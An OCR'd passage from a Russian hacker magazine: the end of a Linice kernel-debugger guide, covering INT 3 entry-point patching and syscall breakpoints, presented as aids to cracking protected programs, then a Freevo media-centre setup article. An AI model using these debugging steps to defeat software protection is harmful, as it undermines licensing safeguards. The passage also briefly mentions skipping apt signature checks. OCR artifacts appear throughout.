вынуждает нас прибегать к бубну, однако в некоторых случаях и он не поможет. Вообще-то, держать на своей машине Debian только для того, чтобы работать с Linice, — это вполне нормально. Давным-давно, когда реализации SoftICE для NT еще не существовало, многие хакеры инсталлировали Win 9x только для того, чтобы ломать программы, хотя сами сидели под NT.
Поскольку охватить все тонкости установки Linice в рамках одной статьи практически не реально, я ограничусь описанием процесса компиляции и запуска Linice под одним конкретным дистрибутивом — Knoppix 3.7 с ядром 2.4.1 в консольном VGA-режиме.
Linice поддерживает ACPI и многопроцессорные машины, но плохо дружит с X'ми, особенно на видеокартах, отличных от nVidia. 24-битную глубину цветности он вообще не воспринимает, «переваривая» только 8, 16 и 32 бита, поэтому отладку X-приложений удобнее вести через удаленный терминал, подключенный через COM-порт по протоколу VT100. При этом локальная клавиатура также будет работать с Linice!

Компиляция и конфигурирование Linice

Скачиваем gzip-архив исходных текстов www.Linice.devic.us/Linice-2.6.tar.gz, занимающий чуть меньше мегабайта, распаковываем его на диск, заходим в каталог ./docs и из файла readme узнаем, что сборка отладчика под ядро 2.4 осуществляется так:

```
# cd build
# ./make _ bin-2.4
# cd ../bin
# make clean; make
```

Однако перед запуском make необходимо открыть файл ./bin-2.4/Makefile и отредактировать строку «TARGET» в соответствии с конфигурацией и архитектурой целевой платформы. В частности, на ACPI-машинах с многоядерными или HyperThreading-процессорами она будет выглядеть так:

```
TARGET = -DSMP -DIO _ APIC
```

После завершения компиляции в каталоге ./bin появится множество файлов и каталогов, но значимыми из них являются только:
linsym — загрузочный модуль отладчика;
linince.dat — файл конфигурации;
xice — поддержка X'ов, при работе в текстовом режиме его можно удалить;
./Linice_2.4.27/Linice.o — загружаемый модуль ядра, содержащий отладчик.
Собрав минимально работающий комплект, неплохо бы получить и все остальное — демонстрационные отладочные примеры, находящиеся в каталоге ./test и компилируемые скриптом compile, а также модуль расширения (по-нашему, плагин), лежащий в каталоге ./ext, собираемый командой make и загружаемый командой insmod. Никакой пользы от него нет, но, изучив исходный текст, мы сможем писать свои собственные модули, расширяющие функциональность Linice.

Загрузка системы и запуск отладчика

При загрузке Knoppix'а в нижней строке экрана появляется приглашение «boot:», где необходимо ввести «knoppix 2 vga=normal». Cheat-код «knoppix» выбирает ядро 2.4 (загружаемое по умолчанию, поэтому «knoppix» можно опустить), «2» блокирует загрузку X'ов, а «vga=normal» устанавливает стандартный vga-режим с разрешением 80x25.
Дождавшись завершения загрузки, говорим «su», затем «passwd» и вводим новый пароль для root'а, под которым тут же заходим в систему, воспользовавшись командой login. Если этого не сделать, попытка запуска Linice закончится сокрушительным провалом с воплем «segmentation fault».
При загрузке Knoppix'а с жесткого диска (на который его можно установить командой «sudo knoppix-installer», набранной в окне терминала из-под LiveCD-сессии), появится стартовое меню со списком доступных ядер. Выбираем Linux(2.4)-1 и нажимаем <TAB> для задания параметров загрузки — «2 vga=normal». Слово «knoppix» писать не нужно, поскольку ядро уже и так выбрано.
После завершения загрузки даем команду login и входим в систему под root'ом (предполагается, что аккаунт был создан ранее). Запуск отладчика осуществляется командой ./linsym -i, после чего тот немедленно появляется на экране. Если же этого не происходит, попробуй указать ключ '--verbose 3' для вывода диагностических сообщений.
Одной из причин отказа в загрузке может быть отсутствие файла /boot/System.map, содержащего адреса ядерных функций. Загрузка провалится и в том случае, если содержимое System.map не соответствует текущему ядру, что может произойти, например, при его перекомпиляции. Некоторые составители дистрибутивов либо вообще не включают System.map (полагая, что это усилит безопасность системы, так как rootkit'ам будет сложнее осуществить перехват syscall'ов), либо помещают сюда что-то совершенно левое и вообще непонятно откуда взявшееся. В таких случаях достаточно просто перекомпилировать ядро, указав отладчику путь к файлу System.map с помощью ключа '-m', если он расположен не в /boot, а где-нибудь в другом месте. Таким образом, и безопасность не пострадает, и Linice сможет работать!
Возврат из отладчика в систему происходит по <F5> или с помощью команды «x <ENTER>». Комбинация <CTRL-Q> вызывает отладчик из любой программы. Однако вовсе не факт, что мы очутимся в ее контексте, ведь Linux — многозадачная система, переключающая процессы один за другим, а команды ADDR (переключающей контексты) в «лексиконе» Linice все еще не существует, и когда она появится — неизвестно. Поэтому приходится хитрить, устанавливая точки останова на системные вызовы, используемые конкретной программой, или врываясь в процесс по методу INT 03h, о чем мы сейчас и поговорим. За выгрузку отладчика (если его действительно хочется выгрузить) отвечает ключ '-x', переданный все тому же linsym'у.

> В hex-редакторе HTE втыкаем CCh в начало файла

> Процедура запуска отладчика

Основы работы с Linice

Для тех, кто уже работал с SoftICE, освоение Linice не представит никакой проблемы. Здесь используются все те же команды: D — дамп памяти, E — редактирование памяти, T — пошаговая трассировка, P — трассировка без захода в функции, R — просмотр/модификация регистров, BPM/BPX — установка точки останова на доступ/исполнение памяти и т.д. Полный перечень команд содержится как во встроенной справке, вызываемой по HELP (кстати, «HELP имя_команды» выдает дополнительную информацию по команде), так и в штатной документации.

Давай нажмем <CTRL-Q> и пороемся в списке процессов, выводимых на экран командой PROC, причем текущий процесс выделяется голубым цветом:

ВЫВОД СПИСКА ПРОЦЕССОВ НА ЭКРАН

```
:PROC
PID TSS Task state uid gid name
1 0000 C1C3E000 SLEEPING 0 0 init
2 0000 F7EE8000 SLEEPING 0 0 keventd
3 0000 F7EE2000 SLEEPING 0 0
ksoftirqd _ CPU0
4 0000 F7EE0000 SLEEPING 0 0
ksoftirqd _ CPU1
5 0000 F7ED0000 SLEEPING 0 0 kswapd
6 0000 F7EAA000 SLEEPING 0 0 bdflush
7 0000 F7EA8000 SLEEPING 0 0 kupdated
56 0000 F6A36000 SLEEPING 0 0
kjournald
1006 0000 F7A34000 RUNNING 0 0
automount
1013 0000 F68E6000 SLEEPING 0 0 cupsd
1105 0000 F6DDE000 SLEEPING 0 0 mc
1106 0000 F6DD4000 SLEEPING 0 0 cons.
saver
```

Процессы — это, конечно, хорошо, но как же все-таки нам отлаживать программы? Самое простое — воткнуть в точку входа машинную команду CCh, соответствующую инструкции INT 03h, предварительно записав содержимое оригинального байта. Это можно сделать любым hex-редактором, например неоднократно упоминаемым мной HTE.

Загрузив файл в редактор, нажимаем <F6> (mode), выбираем elf/image, подгоняем курсор к «entrypoint:», давим <F4> (edit) и изменяем первый байт на CCh, сохраняем изменения по <F2> (save) и выходим. При запуске пропатченной программы Linice немедленно всплывает, потревоженный исключением, сгенерированным CCh, после которого EIP указывает на конец CCh.

СОСТОЯНИЕ ПРОГИ С ПРОПАТЧЕННОЙ ТОЧКОЙ ВХОДА В МОМЕНТ ВСПЛЫТИЯ ОТЛАДЧИКА

```
0023:080482C0    int     3
0023:080482C1    in      eax, dx
0023:080482C2    pop     esi
0023:080482C3    mov     ecx, esp
```

Курсор указывает на инструкцию in eax,dx (EDh), представляющую собой осколок от пропатченной команды xor ebp,ebp (31h EDh). Теперь (по идее) мы должны восстановить оригинальный байт, поменяв CCh на 31h, уменьшить регистр EIP на единицу и продолжить трассировку в обычном режиме.

Да вот не тут-то было! Linice — это, конечно, порт, но только очень сырой, и модифицировать память страничного имиджа он не умеет, даже если предварительно открыть кодовый сегмент на запись. Ни E (редактирование), ни F (заполнение), ни M (копирование памяти) не работают! Зато работает запись в стек, и нам, хакерам, этого вполне достаточно.

Запоминаем текущее значение регистра EIP; копируем пропатченную машинную команду на вершину стека; восстанавливаем там байт CCh; передаем на нее управление, меняя значение EIP; выполняем ее, совершив единичный акт трассировки; и возвращаем EIP на место, то есть на следующую машинную команду:

ВОССТАНОВЛЕНИЕ ОРИГИНАЛЬНОГО БАЙТА, ЗАМЕНЕННОГО ИНСТРУКЦИЕЙ INT 03H

```
; Узнаем EIP
:? eip
Hex=080482C1     Dec=0134513345


; Смотрим, что находится на вершине
; стека (из чистого любопытства)
:d esp-10
0018:BFFFEFC0 C0 82 04 08 00 00 00 00 5D
0C 00 40 DC EF FF BF

; Копируем пропатченную машинную
; команду на вершину стека
; Число 10h — максимально возможный
; размер машинной команды на x86
:m eip-1 L 10 esp-10

; Смотрим, как изменился стек
:d esp-10
0018:BFFFEFC0 CC ED 5E 89 E1 83 E4 F0
50 54 52 68 F0 85 04 08

; Ага! Стек действительно изменился,
; самое время исправлять CCh на 31h
:e esp-10 31
Edit immediate data not implemented
yet.
```

Упс! Непосредственное присвоение данных в Linice не реализовано, но мы можем отредактировать дамп в интерактивном режиме (так же, как в SoftICE) или дать команду F esp-10 L 1 31, только учти, что, в отличие от SoftICE, отладчик Linice не обновляет окно дампа, поэтому после выполнения команды F может показаться, что результата нет; на самом деле, это не так, стоит только обновить дамп командой D esp-10, и все встанет на свои места:



> Процесс сборки Linice

```
; Передаем управление на команду, скопированную
; в стек, запоминаем значение регистра EIP
:r eip (esp-10)
reg: eip = BFFFEFC0

; Совершаем единичный акт трассировки
:t
0023:BFFFEFC2  5E          pop      esi
```

Как мы видим, регистр EIP увеличился на 2 (BFFFEFC2h — BFFFEFC0h) = 02h, следовательно, адрес следующей команды равен: 080482C1h — 01h + 02h = 080482C2h, где 080482C1h — начальное значение EIP при входе в программу, а 01h — размер INT 03h.

```
; Устанавливаем EIP на команду, следующую за
пропатченной инструкцией
:r eip 80482C2
reg: eip = 80482C2
; Далее продолжаем трассировку в обычном режиме
```

Вот такие пляски с бубном приходится устраивать. А что поделать? Так, с загрузкой программ в отладчик мы разобрались, теперь растерзаем точки останова на системные вызовы и ядерные функции.

Команда exp выводит имена, экспортируемые ядром, любое из которых может фигурировать в выражениях, например, «bpx do_bkr» эквивалентно «bpx C012C9E8»:

ВЫВОД ИМЕН, ЭКСПОРТИРУЕМЫХ ЯДРОМ

```
:exp
kernel
    C0320364 mmu _ cr4 _ features
    C02AC3A4 acpi _ disabled
    C02AC8A0 i8253 _ lock
    …
    C012BDA8 do _ mmap _ pgoff
    C012C764 do _ munmap
    C012C9E8 do _ brk
    C011E990 exit _ mm
    C011E69C exit _ files
```

С системными вызовами приходится сложнее. Непосредственной поддержки со стороны Linice здесь нет (а ведь ей полагается быть, учитывая специфику Linux), поэтому эту штуку приходится делать руками. Таблица системных вызов, как известно, представляет собой массив двойных слов, начинающийся с адреса sys_call_table (эта переменная экспортируется ядром).

ТАБЛИЦА СИСТЕМНЫХ ВЫЗОВОВ

```
; Переводим отладчик в режим отображения
; двойных слов
:dd

; Выводим таблицу на экран
:d sys _ call _ table
0018:C02AB6A8 C0126ACC F8932650 F89326A0 C013DC10
0018:C02AB6B8 C013DD18 C013D5C8 C013D724 C011F3BC
0018:C02AB6C8 C013D664 C014A8E0 C014A3B4 F893020C
```

Каждый элемент таблицы соответствует своему системному вызову, а каждый вызов имеет свой номер, который можно узнать, заглянув в файл /usr/include/sys/syscall.h, но лучше это делать не под Linux, где никаких непосредственных номеров нет, а позаимствовать тот же самый файл из BSD — все равно номера основных системных вызовов на всех системах совпадают.
В частности, системный вызов open проходит под номером 5.
Чтобы установить точку останова на open, необходимо узнать его адрес, находящийся в пятом двойном слове таблицы системных вызовов, считая от нуля, и равный (в данном случае) C013D5C8h.

УСТАНОВКА ТОЧКИ ОСТАНОВА НА СИСТЕМНЫЙ ВЫЗОВ OPEN

```
; Ставим бряк на системный вызов open
:bpx C013D5C8
; выходим из отладчика
:x

…
# открываем какой-нибудь файл

; отладчик тут же всплывает, сообщая нам об этом
:Breakpoint due to BPX 01

; даем команду proc, чтобы убедиться, что
; мы вклинились в свой процесс
:proc
PID TSS Task state  uid gid name
1049 0000 F6364000 SLEEPING 0 0 getty
1145 0000 F61CC000 SLEEPING 0 0 mc
1146 0000 F614A000 SLEEPING 0 0 cons.saver
```

Таким путем легко вклиниваться в уже запущенные процессы, устанавливая точки останова на используемые ими системные вызовы, а также совершать множество других вещей, жизненно важных для взлома.

Заключение

Несмотря на свою откровенную сырость, Linice вполне пригоден для отладки защищенных приложений, хотя сплошь и рядом приходится прибегать к обходным решениям, которые в нормальных отладчиках выполняются на автомате. Поэтому Linice отнюдь не заменяет gdb, а всего лишь дополняет его.



> Поскольку Linice взаимодействует с оборудованием напрямую, то USB-клавиатуры им не поддерживаются (разработчикам было лень тащить за собой USB-стек). Следует использовать стандартную PS/2-клавиатуру. А если таковой не имеется, выключи поддержку всех USB-устройств в Linux'е, заставляя BIOS эмулировать PS/2-клавиатуру, понятную Linice.

> Под виртуальными машинами (и, в частности, VMWare) Linice либо вообще не загружается, либо загружается, но не реагирует на клавиатуру, либо срывает виртуальной машине крышу, вынуждая нас работать на живом железе, что не есть хорошо. Однако технологии эмуляции непрерывно совершенствуются, и есть надежда, что через некоторое время эта проблема будет решена.

СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /



МУЛЬТИМЕДИА-ЦЕНТР ДЛЯ ТУКСА

НЕ СЕКРЕТ, ЧТО КОМПЬЮТЕР ПРЕДНАЗНАЧЕН НЕ ТОЛЬКО ДЛЯ КОДИНГА, ОБЩЕНИЯ, СЕРФИНГА, ИГР И ВЗЛОМА. ДАЖЕ САМЫЙ ЮНЫЙ ЧАЙНИК СКАЖЕТ, ЧТО С ЕГО ПОМОЩЬЮ МОЖНО ЕЩЕ СМОТРЕТЬ ФИЛЬМЫ И ФОТОГРАФИИ, СЛУШАТЬ МУЗЫКУ. А ВЕСЬ ПРОЦЕСС ПРОСМОТРА И ПРОСЛУШИВАНИЯ МОЖНО СДЕЛАТЬ ЕЩЕ ПРИЯТНЕЕ И УДОБНЕЕ. О ТОМ, КАК ПРЕВРАТИТЬ СВОЙ КОМПЬЮТЕР В НАСТОЯЩУЮ МУЛЬТИМЕДИЙНУЮ СТАНЦИЮ, ЧИТАЙ ДАЛЬШЕ.

Что имеем?

Когда говорят о домашней мультимедийной станции, в первую очередь вспоминают о специализированных аппаратных решениях вроде TiVo, а из программных продуктов на ум приходит широко разрекламированный Windows XP Media Edition, который, правда, в наших краях такая же редкость, как и пингвины. Естественно, бравым парням из секретного общества opensource это не могло понравиться. И в настоящее время мультимедийную станцию можно реализовать на базе любого дистрибутива GNU/Linux, не заплатив за это ни копейки. Более того, для особо ленивых собрали даже специализированные дистрибутивы, позволяющие создать такую станцию в минимальные сроки и с минимальными усилиями. Таковым является китайский Linpus Media Center (www.linpus.com), внешний вид рабочего стола которого напоминает MS-продукт, а также Freevo LiveCD (www.pegasos.org/downloads/torrents/freevo-live.torrent) и норвежский Wolvix Media Edition (wolvix.org). В последних двух основным компонентом является Freevo, о настройке которого мы и поговорим.

Что за зверь такой?

Канадец Кристер Лагерстром (Krister Lagerstrom), очевидно, и был одним из тех парней, которым не нравилось текущее положение дел в плане работы с мультимедиа в Linux. Программа, созданная им на языке высокого уровня Python, называется Freevo. На момент выхода первой версии (май 2002 года) она была еще довольно примитивна: после загрузки пользователю показывался синий экран с очень простым меню. Сейчас это полноценная платформа для организации домашнего медиацентра. А поддержка плагинов предоставляет возможность существенно



> Попкорн

> Мастер настройки пакетов Ubuntu

расширить ее функционал и даже превзойти некоторые известные аппаратные решения. Имеющиеся сейчас плагины не только позволяют изменить внешний вид системы, но и кодировать аудио и видео, записывать CD- и DVD-диски, отправлять и принимать почту, интегрироваться с iPod, получать погоду и многое другое. Работает Freevo под управлением Linux, используя при этом и некоторые другие свободные разработки. Среди его возможностей — просмотр любых видео-аудио и графических файлов, расположенных на жестком диске и доступных через сеть. Телевизионные или спутниковые программы при необходимости сохраняются на диск. Программу телепередач, как, впрочем, и новостные RSS-потоки, можно просмотреть прямо из основного окна Freevo. Сигнал может выводиться на телевизор или на монитор. Управление осуществляется традиционно при помощи мыши и клавиатуры, а также при помощи пульта дистанционного управления.

Пора ставить

При написании статьи использовался Kubuntu (=Ubuntu + KDE), поэтому и ставить Freevo будем на него. Запрос «apt-cache search freevo» показал, что в репозитарии Ubuntu Freevo, к великому сожалению, нет. За информацией и исходным текстом идем на сайт проекта freevo.sourceforge.net. Так как при создании использовался Python, Freevo при установке не требует компиляции. А вот зависимостей на странице SourceDependencies я насчитал аж 31 основную и 7, помеченных как optional. В Kubuntu по умолчанию не установлена и половина из этого списка, но в репозитарии они есть. Вручную выискивать нужные пакеты — это не стиль Ubuntu. В WiKi-документации проекта нашелся раздел, рассказывающий об установке Freevo на Ubuntu. «Вот оно, — думаю, — сейчас быстренько поставим и будем развлекаться». Но здесь меня постигла неудача. Сайт, указанный в настройках, на протяжении недели был недоступен. Пришлось обращаться к настройкам братского Kubuntu дистрибутива — Debian (freevo.sf.net/cgi-bin/doc/FreevoAptDebian).

На этом присказка заканчивается, и начинается собственно установка. Для последующих действий потребуются права суперпользователя. Открываем свой любимый редактор и добавляем в /etc/apt/sources.list информацию о новом репозитарии.

```
$ sudo mcedit /etc/apt/sources.list
```

```
deb http://freevo.sourceforge.net/
debian unstable main
deb http://debian-multimedia.org
sarge main
```

Обновляем базу и ставим:

```
$ sudo apt-get update
```

Здесь apt будет ругаться таким образом:

```
W: GPG error: debian-multimedia.
org sarge Release: Следующие подпи-
си не могут быть проверены, так как
недоступен общий ключ: NO _ PUBKEY
07DC563D1F41B907
W: Вы можете запустить «apt-get
update» для исправления этих ошибок
```

Ничего страшного в этом нет, просто apt не может проверить подписи пакетов. Если тебя это смущает, используй опцию «--allow-unauthenticated» или лучше импортируй и добавь gpg-ключ:

```
$ gpg --keyserver hkp://wwwkeys.
eu.pgp.net --recv-keys 1F41B907
$ gpg --armor --export 1F41B907 | sudo
apt-key add -
```

Теперь очередь Freevo. Смотрим, что у нас есть:

```
$ sudo apt-cache search freevo
freevo-plugin-weather — Enhanced
Weather Plugin for Freevo
freevo-media — Themes and non-
application data for Freevo
freevo — A Python based PVR/DVR
Framework for Music and Movies
```

Обязательным является пакет freevo, freevo-media содержит в основном дополнительные темы, а вот freevo-plugin-weather относится к более ранней версии, поэтому устанавливаться он не будет. Ставим:


```
$ sudo apt-get install freevo freevo-
media
```

Всего будет дополнительно скачано 44 пакета общим размером чуть меньше 14 Мб. На последнем этапе установки стартует мастер настройки пакетов Ubuntu, который поможет выставить некоторые базовые настройки. Советую пройтись по всем пунктам — меньше потом набивать ручками. Выбираем систему вывода (в большинстве случаев подойдет X11), разрешение экрана, устанавливаемое при работе Freevo, телевизионный стандарт (secam) и регион (europe-east). Если что-то не сложилось, мастер всегда можно запустить повторно, набрав «dpkg-reconfigure freevo» или «freevo setup».

Кстати, устанавливать Freevo из исходных текстов тоже нетрудно, скрипт сам подсказывает, чего ему не хватает и какие из программ рекомендуется обновить.

```
# python setup.py install
checking for mmpython… not found
please download it from www.sf.net/
projects/mmpython and install it.
```

Скачай недостающий пакет, установи его и повтори попытку. Учти, Freevo можно найти в портах Gentoo Linux, доступны rpm-пакеты для SUSE Linux, Mandriva, Fedora Core и других дистрибутивов. Есть Freevo и в Сизифе ALTLinux. Поэтому первым делом попробуй установить его с помощью менеджера пакетов



> Внешний вид Freevo можно изменить с помощью скинов

> Веб-интерфейс Freevo

используемого дистрибутива. Кроме этого, для реализации тех или иных возможностей потребуется установить сопутствующие библиотеки и приложения: Mplayer или XINE, lirc и pylirc, Pygame, xmltv, jpgtran, библиотеки для работы с DVD и другие.

Файлы настроек Freevo

После успешной установки пришла пора заставить Freevo работать. Если ты попробуешь запустить его сейчас, то «Error: freevo.conf not found» тебе обеспечен. Поэтому давай разбираться дальше. Все настройки Freevo может хранить аж в трех конфигурационных файлах: freevo.conf, freevo_config.py и local_conf.py. Файл freevo.conf как раз и генерируется во время установки или с помощью команды «freevo setup». По умолчанию он находится в /etc/freevo и содержит основные параметры твоей системы, разрешение экрана и пути к исполняемым файлам. Хотя бывает и так, что мастер настройки вроде бы отработал без ошибок, а файл не создал. Запусти его еще раз и посмотри, на что конкретно он ругается. Дело в том, что скрипт требует наличия всех компонентов. Например, должны быть установлены mplayer и xine. А зачем нам столько видеопроигрывателей в системе? Для обмана можно создать символическую ссылку на недостающий компонент:

```
$ sudo ln -s /usr/bin/xine /usr/bin/mplayer
```

Перезапусти «freevo setup», все должно работать.
Второй файл freevo_config.py находится в /usr/share/freevo и содержит настройки Freevo, используемые по умолчанию. Трогать его не рекомендуется. Вместо него следует использовать файл ~/.freevo/local_conf.py, находящийся в домашнем каталоге пользователя, и в нем уже переопределить необходимые параметры. Создать его нужно из freevo_config.py.

```
$ cd; mkdir .freevo
$ cp /usr/share/freevo/freevo_config.py ~/.freevo/local_conf.py
```

Вот теперь можно приступать непосредственно к редактированию.

Редактируем local_conf.py

Файл local_conf.py содержит несколько секций, часть из которых можно пока не трогать (более детально со всеми настройками ты можешь ознакомиться на странице DetailedConfig документации). Но для настройки Freevo все же желательно иметь некоторые знания Unix-систем, так как документация рассчитана явно на подготовленного пользователя, к тому же владеющего языком Шекспира. Да, и самое главное. Помни, что ты имеешь дело с питоном: ни в коем случае не ставь в начале строки перед параметрами пробел или табуляцию, иначе «SyntaxError: invalid syntax» тебе обеспечен. Хотя внешне все будет выглядеть правильно.

Секция General freevo settings

Логически файл разбит на несколько секций, каждая отвечает за свой участок работы. Обо всех настройках я тебе рассказать не смогу по причине их засекреченности, но тайну некоторых приоткрою. Первая секция содержит общие установки. Например, строка «DEFAULT_VOLUME = 40» указывает на уровень громкости, выставляемый по умолчанию. Изменив значение параметра «START_FULLSCREEN_X = 0» на 1, дадим указание Freevo, чтобы он стартовал сразу же в полноэкранном режиме. Рекомендую использовать этот параметр, только когда Freevo полностью настроен и консоль не ругается на невозможность загрузки модулей или утилит. Параметр «ROM_DRIVES = None» позволит обнаруживать при запуске все CD- или DVD-устройства, прописанные в /etc/fstab. Если такая возможность не нужна, используй пустые квадратные скобки («[]»). В особо тяжелых случаях требуется прописать путь к таким устройствам вручную:

```
ROM_DRIVES = [ ('/media/cdrom', '/dev/cdrom', 'CD-ROM') ]
```

Чтобы при просмотре фильма не мешал шум, ограничим скорость CD-ROM'ма до восьми:

```
ROM_SPEED = 8
```

Разрешим выключать компьютер через меню Freevo:

```
ENABLE_SHUTDOWN_SYS = 1
```

Также в этой секции традиционно переопределяются события (events), которые описаны в файле src/event.py. Например, чтобы во время просмотра фильма увеличить контрастность до 100 нажатием на клавишу «1», создадим следующее правило:

```
EVENTS['video']['1'] = Event(VIDEO_SEND_MPLAYER_CMD, arg='contrast -100')
```

Настройка плагинов

Freevo не был бы номером один, если к нему не было бы написано большое количество плагинов. В следующей секции файла как раз и настраивается запуск некоторых плагинов. Для того чтобы узнать, что у тебя уже есть, введи в консоли:

```
$ freevo plugins -l
```



> Меню Freevo

> Просмотр картинок в Freevo

Некоторые плагины уже включены в базовый состав Freevo, поэтому список вряд ли будет пустым. Все это хозяйство, занимающее пару экранов, автоматически запускается из файла freevo_config.py. Например, строка для запуска TV выглядит так:

```
plugin.activate('tv', level=10)
```

Но если сейчас попробовать запустить Freevo, он будет нещадно ругаться. Смотрим на все это профессиональным взглядом и отключаем ненужное в пользовательском файле. Или, как вариант, переопределяем параметры запуска плагина. У меня нет TV-тюнера и джойстика, поэтому я в свой файл добавил следующие строки:

```
plugin.remove('tv')
plugin.remove('joy')
```

Погоду я, кстати, тоже пока в состоянии определить, просто выглянув в окно:

```
plugin.remove('weather')
```

Настройка каталогов

Следующая секция позволяет изменить порядок сортировки файлов в каталогах, включение автопроигрывания содержимого каталогов, вывод информационных тегов. Например, вот так можно включить автопроигрывание музыкальных файлов и показ изображений:

```
DIRECTORY _ AUTOPLAY _ ITEMS = [
'audio', 'image' ]
```

Укажем на необходимость создания плей-листа:

```
DIRECTORY _ CREATE _ PLAYLIST = [
'audio', 'image' ]
```

Добавим его в каталог:

```
DIRECTORY _ ADD _ PLAYLIST _ FILES = [
'audio', 'image' ]
```

Для большего удобства можно создать в любом каталоге файл folder.fxd. Он должен быть приблизительно такой структуры:

```
$ sudo mcedit folder.fxd
```

```
<freevo>
<folder title="Заголовок каталога»
img-cover="рисунок.png">
<setvar name="directory _ autoplay _
single _ item» val="0"/>
<info><content>Краткое описание ка-
талога</content>
</info>
</folder>
</freevo>
```

Можно использовать и один общий fxd-файл, расположенный, например, в домашнем каталоге, а для указания рабочих директорий задействовать такую структуру:

```
<directory recursive="1">/mnt/mp3/
party/rock</directory>
```

Файл изображений должен быть в формате jpeg или png и иметь размер 280x200 для фильмов, 200x200 для аудио и 200x160 для директорий с рисунками. Теперь, если указать этот каталог Freevo, в меню будет выведен заголовок и рядом — соответствующий ему рисунок. Кроме того, Freevo позволяет защитить некоторые папки от просмотра. Для этого в такой каталог необходимо поместить файл .password и в нем указать пароль для доступа. Защита эта не спасет при локальном доступе, но при управлении с ПДУ ее достаточно.

Пароль желательно использовать цифровой, так как в таком случае его можно будет ввести с пульта. А вот пароль на рабочие каталоги указываем в следующей секции.

Настройка каталогов видео, аудио, изображений и игр

По умолчанию в меню для просмотра фильмов, изображений и музыки отображается домашний каталог пользователя, корневой каталог и смонтированные сменные носители. Удобнее вручную указать каталоги, в которых хранится требуемая информация, чтобы быстро к ним переходить, а не блуждать по всему дереву.
Кстати, в качестве параметров могут выступать как каталоги, так и fxd-файлы:

```
VIDEO _ ITEMS = [ ('Movie', '/media/
movies'), ('Klips', '/media/klips')
]
```

К сожалению, в настройках по умолчанию Freevo плохо справляется с выводом локализованного текста, поэтому в меню и именах файлов желательно использовать только английские буквы. И пока не будет произведен переход всех приложений на Unicode, такая ситуация сохранится. Частично решить проблему можно, заменив используемые по умолчанию TTF-шрифты, лежащие в каталоге /usr/share/freevo/fonts, применяемыми в Windows (в случае Unicode), либо другими, поддерживающими системную кодировку. Если боишься все поломать, обрати внимание на указанные ниже параметры.
Добавляем каталог, в котором лежат фонты:

```
OSD _ EXTRA _ FONT _ PATH = [ '/usr/
share/fonts/truetype' ]
```



Внешний вид меню MythTV

MythTV тоже хорошо

Помимо Freevo, существуют и другие аналогичные программы. Наиболее популярным из них является MythTV (www.mythtv.org). Его основное назначение — наделить ПК с установленным ТВ-тюнером функциональностью «живого телевидения». Используя единое приложение, можно смотреть, записывать передачи по расписанию, пропускать рекламу, делать паузу, перематывать вперед/назад. Программа поддерживает возможность работы сразу с несколькими картами, в качестве драйверов используется Video4Linux. При просмотре это позволяет реализовать режим «картинка в картинке», а при захвате — записывать информацию сразу с нескольких источников. Все это, естественно, можно вывести на телевизор и управлять дистанционно при помощи пакета LIRC. Основной упор сделан именно на функцию захвата видео, которая тесно завязана с планировщиком. Готовые записи можно смонтировать, вырезав ненужные фрагменты и сэкономив таким образом место на диске. Но если у тебя нет ТВ-тюнера, то MythTV также будет полезен. При помощи дополнительных модулей можно просматривать видеофайлы, хранящиеся на жестком диске, в том числе и DVD, прослушивать музыку, 